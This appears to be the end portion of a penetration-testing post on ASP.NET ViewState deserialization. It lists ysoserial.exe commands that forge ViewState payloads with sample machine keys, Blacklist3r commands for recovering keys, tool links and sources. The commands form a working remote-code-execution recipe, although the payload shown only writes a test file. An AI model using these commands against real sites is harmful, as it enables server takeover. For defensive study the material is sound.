enableViewStateMac : true
viewStateEncryptionMode : true
1
2
3
4
5
6
ysoserial.exe -p ViewState -g TextFormattingRunProperties
-c "echo test > c:\windows\temp\test.txt"
--generator=CA0B0334
--path="/default.aspx" --apppath="/"
--decryptionalg="AES" --decryptionkey="A69D80B92A16DFE1698DFE86D4CED630FA56D7C1661C8D05744449889B88E8DC" --validationalg="SHA1" --validationkey="56AB7132992003EE87F74AE4D9675D65EED8018D3528C0B8874905B51940DEAF6B85F1D922D19AB8F69781B2326A2F978A064708822FD8C54ED74CADF8592E17"
-o base64-urlencode
If no machine key is found you can try BlackList3r:
1
2
3
4
5
6
7
AspDotNetWrapper.exe
--keypath MachineKeys.txt
--encrypteddata bcZadsda26x/SUsjRGY0CCpvgM2uR3ba1s6humGhHFyr/gz+EP0fbrlBEAFOrq5S8vMknE/ZQ/8NNyWLwg==
--modifier=CA0B0334
--purpose=viewstate --IISDirPath "/" --TargetPagePath "/default.aspx"
--macdecode
--decrypt
📌 .NET Framework ≥ 4.5
🔑 Machine Key Required
enableViewStateMac : false
viewStateEncryptionMode : true
1
2
3
4
5
6
ysoserial.exe -p ViewState -g TextFormattingRunProperties
-c "echo test > c:\windows\temp\test.txt"
--generator=CA0B0334
--path="/default.aspx" --apppath="/"
--decryptionalg="AES" --decryptionkey="A69D80B92A16DFE1698DFE86D4CED630FA56D7C1661C8D05744449889B88E8DC"
-o base64-urlencode
If no machine key is found you can try BlackList3r:
1
2
3
4
5
6
AspDotNetWrapper.exe
--keypath MachineKeys.txt
--encrypteddata bcZadsda26x/SUsjRGY0CCpvgM2uR3ba1s6humGhHFyr/gz+EP0fbrlBEAFOrq5S8vMknE/ZQ/8NNyWLwg==
--modifier=CA0B0334
--purpose=viewstate --IISDirPath "/" --TargetPagePath "/default.aspx"
--decrypt
Other Tools
https://github.com/pwntester/ysoserial.net
https://github.com/Illuminopi/RCEvil.NET
https://github.com/NotSoSecure/Blacklist3r
https://github.com/pwntester/dotnet-deserialization-scanner
Soruces used for the creation of this post
- Exploiting Deserialization in ASP.NET via ViewState - Soroush Dalili
- Exploiting ViewState Deserialization Using Blacklist3r and YSoSerial.Net - NotSoSecure
- ViewState Security - MSDN Magazine
- BinaryFormatter Security Guide - Microsoft
- Exploiting Insecure Deserialization in Telerik UI - BishopFox
- Hunting Deserialization Exploits - Google Cloud Blog
- Exploiting __VIEWSTATE Knowing the Secret - HackTricks
- Deep Dive into .NET ViewState Deserialization - Swapneil Dash
- CISA Cybersecurity Advisory (AA23-074A)
- DerpCon 2020 - Exploiting Insecure Deserialization in Telerik UI (YouTube)
- CVE-2019-18935: Remote Code Execution in Telerik UI - BishopFox
- BSides Iowa - .NET Deserialization Exploitation (YouTube)
- Attacking .NET Serialization - Pwntester (SpeakerDeck)
- DEF CON 28 - Room for Escape: Scribbling Outside the Lines of Template Security (PDF)